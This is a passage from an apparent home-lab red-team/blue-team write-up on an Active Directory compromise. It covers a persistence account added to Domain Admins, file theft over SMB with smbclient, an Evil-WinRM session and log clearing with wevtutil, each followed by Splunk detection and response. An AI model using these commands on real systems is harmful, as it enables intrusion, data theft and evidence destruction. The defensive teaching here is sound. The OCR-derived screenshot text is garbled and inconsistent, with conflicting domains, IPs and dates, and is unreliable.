	RecordNumber=154213 Keywords=Auth: Success TaskCategory=User Account Management OpCode=Info Message=A user account was created. Subject: <table border="1"> <tr> <td>Security ID:</td> <td>S-1-5-21-3722236044-2489974602-833869365-1110</td> </tr> <tr> <td>Account Name:</td> <td>Trent</td> </tr> <tr> <td>Account Domain:</td> <td>SHO744</td> </tr> <tr> <td>Login ID:</td> <td>8x2852475</td> </tr> </table> New Account: <table border="1"> <tr> <td>Security ID:</td> <td>S-1-5-21-3722236044-2489974602-833869365-1483</td> </tr> <tr> <td>Account Name:</td> <td>SAMADT</td> </tr> <tr> <td>Account Domain:</td> <td>SHO744</td> </tr> </table> Attributes: <table border="1"> <tr> <td>SAM Account Name:</td> <td>SAMADT</td> </tr> <tr> <td>Display Name:</td> <td><value not set></td> </tr> <tr> <td>User Principal Name:</td> <td>-</td> </tr> <tr> <td>Name Directory:</td> <td><value not set></td> </tr> <tr> <td>Name Drive:</td> <td><value not set></td> </tr> <tr> <td>Script Path:</td> <td><value not set></td> </tr> <tr> <td>Profile Path:</td> <td><value not set></td> </tr> <tr> <td>User Workstations:</td> <td><value not set></td> </tr> <tr> <td>Password Last Set:</td> <td><never></td> </tr> <tr> <td>Account Expires:</td> <td><never></td> </tr> <tr> <td>Primary Group ID:</td> <td>513</td> </tr> <tr> <td>Allowed To Delegate To:</td> <td>-</td> </tr> <tr> <td>Old UAC Value:</td> <td>8x8</td> </tr> </table>	Security ID:	S-1-5-21-3722236044-2489974602-833869365-1110	Account Name:	Trent	Account Domain:	SHO744	Login ID:	8x2852475	Security ID:	S-1-5-21-3722236044-2489974602-833869365-1483	Account Name:	SAMADT	Account Domain:	SHO744	SAM Account Name:	SAMADT	Display Name:	<value not set>	User Principal Name:	-	Name Directory:	<value not set>	Name Drive:	<value not set>	Script Path:	<value not set>	Profile Path:	<value not set>	User Workstations:	<value not set>	Password Last Set:	<never>	Account Expires:	<never>	Primary Group ID:	513	Allowed To Delegate To:	-	Old UAC Value:	8x8
Security ID:	S-1-5-21-3722236044-2489974602-833869365-1110																																								
Account Name:	Trent																																								
Account Domain:	SHO744																																								
Login ID:	8x2852475																																								
Security ID:	S-1-5-21-3722236044-2489974602-833869365-1483																																								
Account Name:	SAMADT																																								
Account Domain:	SHO744																																								
SAM Account Name:	SAMADT																																								
Display Name:	<value not set>																																								
User Principal Name:	-																																								
Name Directory:	<value not set>																																								
Name Drive:	<value not set>																																								
Script Path:	<value not set>																																								
Profile Path:	<value not set>																																								
User Workstations:	<value not set>																																								
Password Last Set:	<never>																																								
Account Expires:	<never>																																								
Primary Group ID:	513																																								
Allowed To Delegate To:	-																																								
Old UAC Value:	8x8																																								


The event identified:

- **Target Account:** SAMADT
- **Created By:** Trent

Only a few moments later, Windows generated additional security events indicating that **SAMADT** had been added to the **Domain Admins** security group.

The screenshot shows a Windows Security event log window. The left pane displays a list of fields under 'SELECTED FIELDS' and 'INTERESTING FIELDS'. The right pane shows a list of events. Two events are highlighted with red boxes:

- Event 1:** LogName=Security, EventCode=4737, EventType=6, ComputerName=Server-1-SMD744.local. The message states: 'A security-enabled global group was changed. Subject Security ID: 5-1-5-25-372... SourceName = Microsoft Windows security auditing. host = Server-1. source = WinEventLog.Security sourceType = WinEventLog.Security'. The account name is Trent.
- Event 2:** LogName=Security, EventCode=4728, EventType=6, ComputerName=Server-1-SMD744.local. The message states: 'A member was added to a security-enabled global group. Subject Security ID: 5-1-5-25-372... SourceName = Microsoft Windows security auditing. host = Server-1. source = WinEventLog.Security sourceType = WinEventLog.Security'. The account name is CN=SAMADT,CN=Users,DC=SMD744,DC=local.



Depending on the group type, these events appeared as:

- Event ID **4728**
- Event ID **4732**
- Event ID **4756**

The event confirmed:

- Member Added: **SAMADT**
- Group: **Domain Admins**
- Performed By: **Trent**

This established that the attacker had created a secondary privileged account to maintain persistence within the environment.

Security Analysis

This phase represented the most critical stage of the attack.

The attacker transitioned from a compromised domain user to full Domain Administrator, gaining unrestricted control over the Active Directory environment. Rather than relying solely

on the compromised **Trent** account, the attacker created a second privileged account (**SAMADT**) to ensure continued access if the original compromise was discovered.

From a defensive perspective, the sequence of Remote Desktop access, privileged group modifications, successful administrative logons, and new privileged account creation clearly demonstrated an active domain compromise.

Correlating **Event IDs 4624, 4672, 4720, 4728, 4732, and 4756** enabled the Blue Team to accurately reconstruct the privilege escalation and persistence activities performed by the attacker.

Blue Team Response

Containment

Upon confirming the compromise, the incident response team isolated the Domain Controller from the network to prevent further attacker activity. The **Trent** account and the unauthorized **SAMADT** account were immediately disabled, and all active Remote Desktop and WinRM sessions were terminated.

Eradication

The investigation verified that the **SAMADT** account had been maliciously created and it was removed from Active Directory. Trent's membership in the **Domain Admins** group was revoked, compromised credentials were reset, and additional administrative accounts were reviewed to ensure no further unauthorized changes had been made.

Recovery

Following remediation, administrative group memberships were restored to their approved state, legitimate credentials were reissued, and enhanced monitoring was enabled for privileged account activity. Splunk dashboards and alerting rules were updated to immediately notify the SOC of future account creation, privileged group modifications, and administrative logons.

Lessons Learned

This phase demonstrated how quickly a compromise can escalate once an attacker gains valid credentials. By promoting a standard domain user to **Domain Administrator** and

creating a secondary privileged account, the attacker achieved both immediate control of the environment and long-term persistence.

The investigation also highlighted the importance of monitoring Active Directory changes. Security events such as **4624 (Successful Logon)**, **4672 (Special Privileges Assigned)**, **4720 (User Account Created)**, and **4728/4732/4756 (Group Membership Changes)** provide valuable indicators of privilege escalation and persistence, allowing defenders to detect and respond before attackers can progress to later stages such as data theft or defense evasion.

Phase 6 – Data Exfiltration

Objective


After successfully obtaining Domain Administrator privileges and establishing persistence within the Active Directory environment, the attacker's next objective was to locate and extract sensitive organizational data from the Domain Controller.

Rather than exploiting additional vulnerabilities, the attacker leveraged the legitimate administrative privileges obtained during the previous phase to access shared resources and copy confidential files to an attacker-controlled system. This demonstrates how compromised credentials can be abused to steal sensitive information while appearing as legitimate user activity.

Red Team Activity

Accessing the Remote File Share

With Domain Administrator privileges now available, I connected from the Kali Linux attack machine to the administrative **C\$** share hosted on the Domain Controller using SMB with the command `smbclient //192.168.1.191/C$ -U Trent .`



```
kali@kali:~$ smbclient -L 192.168.1.191 -u Trent
Password for [WORKGROUP\Trent]:
Sharename      Type            Comment
-----
ADMIN$         Disk            Remote Admin
C$             Disk            Default share
Cyberfolder    Disk
Data-folder    Disk
IPC$           IPC             Remote IPC
NETLOGON       Disk            Logon server share
new cyber      Disk
SYSVOL         Disk            Logon server share

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.1.191 failed (error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

kali@kali:~$ smbclient '\\192.168.1.191\C$' -u Trent
Password for [WORKGROUP\Trent]:
Try 'help' to get a list of possible commands.
smb: \> ls
$Recycle.Bin                DHS           0 Sat Feb 1 14:57:12 2025
Cyberfolder                 D             0 Med Jul 15 06:22:15 2026
Data-folder                 D             0 Tue Jul 14 06:04:27 2026
Documents and Settings      DMS          0 Sat Feb 1 14:49:14 2025
Networkingfolder$WD        D             0 Wed Feb 26 06:32:16 2025
new cyber                   D             0 Tue Jul 14 06:04:18 2026
pagefile.sys                DHS 1094400000 Wed Jul 15 07:26:18 2026
PerfLogs                    D             0 Sat Nov 3 14:21:08 2022
Program Files                DR            0 Tue Jun 2 12:30:16 2026
Program Files (x86)         D             0 Wed Feb 26 11:52:01 2025
ProgramData                 DHS          0 Tue Jun 2 12:33:22 2026
Recovery                    DHS          0 Sat Feb 1 14:49:14 2025
System Volume Information   DHS          0 Mon Feb 3 06:48:11 2025
Users                       DR            0 Tue Jul 14 06:48:12 2026
webfolder                   D             0 Thu Feb 6 09:45:17 2025
Windows                     D             0 Fri Jun 20 07:04:56 2025
```

Connected to C\$ Share

After successful authentication, I navigated through the directory structure to locate files that could contain sensitive organizational information.

```
File Actions Edit View Help
new cyber Disk Logon server share
SYSVOL Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.10 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 - no workgroup available

kali@kali:~$ smbclient //10.10.10.10/C$ -u Trent
Password for [WORKGROUP\Trent]:
Try 'help' to get a list of possible commands.
smb: \> ls
.                  DHS      0 Sat Feb 1 14:57:12 2025
Cyberfolder        D      0 Wed Jul 15 06:22:15 2026
Data-folder        D      0 Tue Jul 14 06:04:27 2026
Documents and Settings DHSa    0 Sat Feb 1 14:59:14 2025
Networkingfolder$ D      0 Wed Feb 26 06:32:28 2025
new cyber          D      0 Tue Jul 14 06:04:28 2026
pagefile.sys       AHS 1894400000 Wed Jul 15 07:26:18 2026
PerfLogs           D      0 Sat Nov 5 14:21:08 2021
Program Files       D      0 Tue Jun 2 12:30:16 2026
Program Files (x86) D      0 Wed Feb 26 11:52:01 2025
ProgramData         DHSa    0 Tue Jun 2 12:33:22 2026
Recovery            DHSa    0 Sat Feb 1 14:49:14 2025
System Volume Information DHS    0 Mon Feb 3 06:48:11 2025
Users              D      0 Tue Jul 14 06:48:12 2026
webfolder          D      0 Thu Feb 6 09:45:27 2025
Windows            D      0 Fri Jun 20 07:04:56 2025

15658739 blocks of size 4096, 8889305 blocks available
smb: \> cd Cyberfolder\
smb: \Cyberfolder\> ls
.                  D      0 Wed Jul 15 06:22:15 2026
-                  D      0 Wed Jul 15 06:22:15 2026
new cyber text.txt A      0 Wed Feb 26 06:27:54 2025
SecurityDatabase.txt A      0 Wed Jul 15 06:22:08 2026
text Memo.txt      A      0 Thu Feb 13 16:24:29 2025

15658739 blocks of size 4096, 8810446 blocks available
smb: \Cyberfolder\> get SecurityDatabase.txt
getting file \Cyberfolder\SecurityDatabase.txt of size 0 as SecurityDatabase.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \Cyberfolder\>
```

The **Cyberfolder** directory was identified as a potential source of valuable data. After listing the contents of the folder, several documents were discovered, including:

- SecurityDatabase.txt
- text Memo.txt
- new cyber text.txt

The filenames suggested that the folder contained internal organizational information suitable for collection.

Exfiltrating Sensitive Data

To simulate data theft, I selected **SecurityDatabase.txt** and downloaded it from the Domain Controller to the Kali Linux attack machine using the SMB **get** command with the command

```
get SecurityDatabase.txt
```

The transfer completed successfully, confirming that the compromised account had sufficient privileges to retrieve files from the server.


```
(kali@kali)-[~/Test1]  
$ ls  
SecurityDatabase.txt
```

After exiting the SMB session, I verified that the file had been successfully copied to the attacker's machine by listing the contents of the current working directory.

● Blue Team Investigation

Following the privilege escalation activity, the Blue Team continued monitoring Windows Security logs in Splunk Enterprise for signs of suspicious file access.

The investigation identified several SMB-related events indicating that the **Trent** account had remotely accessed administrative network shares from the Kali Linux attack machine.

Network Share Access Detected

Windows recorded **Security Event ID 5140**, indicating that a network share was successfully accessed.

The event contained the following information:

- **Event ID:** 5140
- **Account Name:** Trent
- **Source IP Address:** 192.168.1.186
- **Share Name:** *\CS
- **Access:** ReadData (ListDirectory)

This confirmed that the attacker established an SMB session and accessed the administrative file share.

Search | Splunk 10.4.2

localhost:8000/en-US/app/search/search?q=search%2Index%3Dmain%26sourcetype%3DWinEventLog%5ASecurity%5D%26eventCode%3D5140&ds...

Hide Fields | All Fields | Format | Show: 50 Per Page | View: List

INTERESTING FIELDS

- # Access_Mask 1
- # Accesses 1
- # Account_Domain 2
- # ComputerName 1
- # date_hour 2
- # date_minute 26
- # date_month 1
- # date_second 29
- # date_weekday 1
- # date_year 1
- # date_zone 1
- # EventCode 1
- # EventType 1
- # index 1
- # Keywords 1
- # linecount 1
- # LogName 1
- # Login_ID 32
- # Object_Type 1
- # OpCode 1
- # pcount 2
- # RecordNumber 42
- # Security_ID 5
- # Share_Name 5
- # Share_Path 4
- # Source_Address 2
- # Source_Port 33
- # splunk_server 1
- # TaskCategory 1
- # timezones 1
- # timestamp 1

Time	Event
7/15/26 12:42:04.224 PM	LogName=Security EventCode=5140 EventType=8 ComputerName=Server-1.SPD144.local Show all 31 lines Account_Name = Trent Message = A network share object was accessed. Subject: Security ID: S-1-5-21-372223604-248954682-853865965-1130 SourceName = Microsoft Windows security auditing host = Server-1 source = WinEventLog:Security sourcetype = WinEventLog:Security
7/15/26 12:42:04.211 PM	LogName=Security EventCode=5140 EventType=8 ComputerName=Server-1.SPD144.local Show all 21 lines Account_Name = Trent Message = A network share object was accessed. Subject: Security ID: S-1-5-21-372223604-248954682-853865965-1130 SourceName = Microsoft Windows security auditing host = Server-1 source = WinEventLog:Security sourcetype = WinEventLog:Security
7/15/26 12:41:58.872 PM	LogName=Security EventCode=5140 EventType=8 ComputerName=Server-1.SPD144.local Show all 31 lines

Search | Splunk 10.4.2

localhost:8000/en-US/app/search/search?q=search%2Index%3Dmain%26sourcetype%3DWinEventLog%5ASecurity%5D%26eventCode%3D5140&ds...

Hide Fields | All Fields | Format | Show: 50 Per Page | View: List

ComputerName 1

- # date_hour 2
- # date_minute 26
- # date_month 1
- # date_second 29
- # date_weekday 1
- # date_year 1
- # date_zone 1
- # EventCode 1
- # EventType 1
- # index 1
- # Keywords 1
- # linecount 1
- # LogName 1
- # Login_ID 32
- # Object_Type 1
- # OpCode 1
- # pcount 2
- # RecordNumber 42
- # Security_ID 5
- # Share_Name 5
- # Share_Path 4
- # Source_Address 2
- # Source_Port 33
- # splunk_server 1
- # TaskCategory 1
- # timezones 1
- # timestamp 1
- # type 1

Time

Event

21/07/2026 12:41:58.872 PM

LogName=Security

EventCode=5140

EventType=8

ComputerName=Server-1.SPD144.local

SourceName=Microsoft Windows security auditing

Type=Information

RecordNumber=178953

Keywords=Audit: Success

TaskCategory=File share

OpCode=Info

Message=A network share object was accessed.

Subject:

Security ID: S-1-5-21-372223604-248954682-853865965-1130

Account Name: Trent

Account Domain: SPD144

Login ID: 8x5M0896

Network Information:

Object Type: File

Source Address: 192.168.1.186

Source Port: 36428

Share Information:

Share Name: *\C\$

Share Path: *\C\$\

Access Request Information:

Access Mask: 0x1

Access: ReadData (or ListDirectory)

Collapse

Account_Name = Trent

Message =

A network share object was accessed. Subject: Security ID: S-1-5-21-372223604-248954682-853865965-1130

SourceName = Microsoft Windows security auditing host = Server-1

source = WinEventLog:Security sourcetype = WinEventLog:Security

object type - file same source IP that has been making suspicious moves

Evidence of Data Collection

As the investigation progressed, additional SMB access events showed that the attacker continued browsing directories within the administrative share.

Although Windows Security logs do not explicitly record the successful download of a file through SMB, the sequence of authenticated SMB access events clearly demonstrated that the attacker navigated to a sensitive directory immediately before the file transfer occurred.

When correlated with the activity observed on the Kali Linux attack machine, investigators concluded that **SecurityDatabase.txt** had been copied from the Domain Controller.

The timeline of events showed:

- Successful authentication using the Trent account.
- Administrative privileges previously assigned.
- Access to the **C\$** administrative share.
- Enumeration of directories containing organizational files.
- Retrieval of **SecurityDatabase.txt** from the remote system.

Security Analysis

From a defender's perspective, this activity represents a classic example of data exfiltration following privilege escalation.

Rather than exploiting a software vulnerability, the attacker abused legitimate administrative privileges to access confidential information stored on the Domain Controller.

The use of SMB administrative shares significantly reduced the likelihood of generating unusual application logs because all actions appeared as standard Windows file-sharing operations. However, correlating authentication events with network share access provided sufficient evidence to reconstruct the attack.

The combination of **Event ID 4624 (Successful Logon)**, **Event ID 4672 (Special Privileges Assigned)**, and **Event ID 5140 (Network Share Access)** established a clear timeline demonstrating that the attacker successfully accessed sensitive data using the compromised administrative account.

Blue Team Response

Containment

After identifying unauthorized access to the administrative file share, the compromised **Trent** account was disabled, and all active SMB sessions associated with the account were

terminated. Network connectivity from the attacking host (**192.168.1.186**) was blocked to prevent additional file transfers.

Eradication

The investigation focused on identifying which files had been accessed and determining whether additional data had been copied. File permissions on sensitive shares were reviewed, and access rights were validated to ensure that only authorized personnel retained administrative access.

Recovery

Administrative credentials were reset, unauthorized accounts were removed, and enhanced monitoring was implemented for SMB authentication and file-share activity. Additional auditing was enabled on sensitive directories to improve visibility into future file access events.

Lessons Learned

This phase demonstrated how quickly attackers can transition from privilege escalation to data theft once administrative privileges have been obtained. By abusing legitimate SMB access, the attacker was able to retrieve confidential information without exploiting additional vulnerabilities.

The investigation also highlighted the importance of monitoring administrative file-share activity. Correlating **Event ID 4624 (Successful Logon)**, **Event ID 4672 (Special Privileges Assigned)**, and **Event ID 5140 (Network Share Access)** enables defenders to identify suspicious access to sensitive resources and respond before significant data loss occurs.

Although Windows Security logs did not explicitly record the file download itself, the surrounding authentication and SMB access events provided sufficient forensic evidence to reconstruct the attack and confirm that sensitive data had been successfully exfiltrated.

Phase 7 – Covering Tracks (Defense Evasion)

Objective

After successfully completing reconnaissance, gaining initial access, escalating privileges, and exfiltrating sensitive data, the attacker's final objective was to conceal evidence of the

intrusion.


To simulate a realistic post-exploitation scenario, the attacker attempted to erase forensic evidence by clearing Windows Event Logs on the Domain Controller. This technique is commonly used to make incident investigations more difficult by removing records of authentication events, system activity, and administrative actions.

Although the logs were cleared on the local system, the organization's centralized logging infrastructure had already forwarded many of these events to Splunk Enterprise, allowing the Security Operations Center (SOC) to reconstruct the attack timeline.

Red Team Activity

Establishing a Remote Administrative Session

Following the successful privilege escalation, I reconnected to the Domain Controller using the compromised **Trent** account through Evil-WinRM with the command `evil-winrm -i 192.168.1.191 -u Trent -p (password)`



```
kali@kali:~$ evil-winrm -i 192.168.1.191 -u Trent -p (password)
evil-winrm shell v1.7

Warning: Remote path completion is disabled due to ruby limitation: undefined method 'quoting_detection_proc' for module Netline
[Info]: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#remote-path-completion

[Info]: Establishing connection to remote endpoint
kali@kali:~$ PS C:\Users\Trent\Documents> wextutil el
AWS/Debug
Active Directory Web Services
Analytics
Application
DFS Replication
DNS Server
DhcpAdminEvents
DirectShowFilterGraph
DirectShowVideoControl
Directory Service
ElsHypermediaAnalytics
IndexingMapper
KitsunMPerf-Analytic
ForwardedEvents
HardwareEvents
IHM_DebugChannel
Intel-IALPS-OMD/Analytics
Intel-IALPS-ICC/Analytics
Internet Explorer
Key Management Service
NF_MediaFoundationDeviceHRT
NF_MediaFoundationDeviceProxy
NF_MediaFoundationFrameServer
MediaFoundationVideoProc
MediaFoundationVideoProcD3D
MediaFoundationVideoTrapper
MediaFoundationContentProtection
MediaFoundationOS
MediaFoundationDeviceProxy
MediaFoundationMediaEngine
MediaFoundationPerformance
MediaFoundationPerformanceCore
MediaFoundationPlatform
MediaFoundationPrefetch
Microsoft-AppV-Client-Streaming/Debug
```

With Domain Administrator privileges already assigned, the remote PowerShell session provided full administrative access to the Windows Server.

Enumerating Windows Event Logs

Before removing evidence, I first listed all available Windows Event Logs using the built-in **wevtutil** utility with `wevtutil el`

The command displayed the available logs, including:

- Security
- System
- Application
- Microsoft-Windows-Sysmon/Operational
- Other Windows event channels

This confirmed the logs that could potentially contain evidence of the attack.

Clearing Windows Event Logs

To simulate an attacker attempting to destroy forensic evidence, I cleared the primary Windows Event Logs using the following commands: `wevtutil cl Security` , `wevtutil cl System` , `wevtutil cl Application`

The screenshot shows the Windows Task Manager application with the 'Background apps' tab selected. The list of background applications includes:

- Microsoft Windows-Rundll/Performance
- Microsoft-Windows-Elcmd/Admin
- Microsoft-Windows-Elcmd/Debug
- Microsoft-Windows-Elcmd/Diagnostic
- Microsoft-Windows-medsys/Diagnostic
- Microsoft-Windows-nlsrvl
- Microsoft-Windows-nlsrvl-perf
- Microsoft-Windows-smk/Diagnostic
- Microsoft-Windows-System/Diagnostic
- Microsoft-WindowsPhone-LocationServiceProvider/Debug
- NIS-Driver-WFF/Diagnostic
- Navigator
- Network Isolation Operational
- Osa_SoftwareChannel
- OpenSSH/Admin
- OpenSSH/Debug
- OpenSSH/Operational
- Physical_Keyboard_Manager_Channel
- PlayReadyPerformanceChannel
- RTWorkQueueExtended
- RTWorkQueueHeating
- SMAPI
- Security
- Setup
- SoftwareAnalytics
- System
- SystemEventBroker
- TactilePC_InputPanel_Channel
- TactilePC_InputPanel_Channel/DWM
- TimeBroker
- UDManager_Channel
- User/Debug
- Windows_KS_CHANNEL
- WINDOWS_HIDCLASSIC_CHANNEL
- WINDOWS_IPMIDECOD_CHANNEL
- WINDOWS_IPMIDECOD_CHANNEL
- WINDOWS_IPMIDECOD_CHANNEL
- WINDOWS_VCIINC_CHANNEL
- WINDOWS_WPMOTO_CHANNEL
- WINDOWS_wmdecod_CHANNEL
- WPFSetup
- WPFSyncEngine
- Windows Networking Vpn Plugin Platform/Operational
- Windows Networking Vpn Plugin Platform/OperationalVerbose
- Windows PowerShell
- Windows.Globalization/Analytic
- WindowsCode

At the bottom of the screen, there are three command prompt windows. The first two are highlighted by a red rectangle:

```
C:\Users\Freem\Documents> wevtutil cl Security
C:\Users\Freem\Documents> wevtutil cl System
```

Each command completed successfully, removing the corresponding log entries from the local Windows Event Viewer.

The objective was to eliminate records of:

- Authentication events
- Privilege escalation
- Administrative logons
- Account creation
- Group membership changes
- System activity

Blue Team Investigation

While reviewing events in Splunk Enterprise, the SOC detected unusual activity indicating that someone had attempted to remove forensic evidence from the Domain Controller.

Unlike the local Windows Event Viewer, Splunk had already indexed the security events before the logs were cleared. This allowed investigators to identify both the log-clearing activity and the events that occurred earlier in the attack , with SPL query

```
index=main (EventCode=1102 OR EventCode=104)
| table _time, host, EventCode, Message
| sort - _time
```

The screenshot shows the Splunk Enterprise web interface. A search query has been executed, returning five results. The results table has columns for _time, host, EventCode, and Message. The messages indicate that system and application log files were cleared. One result (EventCode 1102) includes detailed subject information.

_time	host	EventCode	Message
2020-07-15 15:47:20.805	Server-1	104	The System log file was cleared.
2020-07-15 15:47:11.819	Server-1	1102	The audit log was cleared. Subject: Security ID: S-1-5-21-372230844-3489974882-893869965-1118 Account Name: Trent Domain Name: SHOT44 Login ID: Bx74E85A8
2020-07-15 15:44:05.238	Server-1	104	The Application log file was cleared.
2020-07-15 15:43:46.945	Server-1	104	The System log file was cleared.
2020-07-15 15:43:32.285	Server-1	1102	The audit log was cleared. Subject: Security ID: S-1-5-21-372230844-3489974882-893869965-1118 Account Name: Trent Domain Name: SHOT44 Login ID: Bx79C4877

Security Log Cleared

Windows generated **Event ID 1102**, indicating that the Security Event Log had been cleared.

The event revealed:

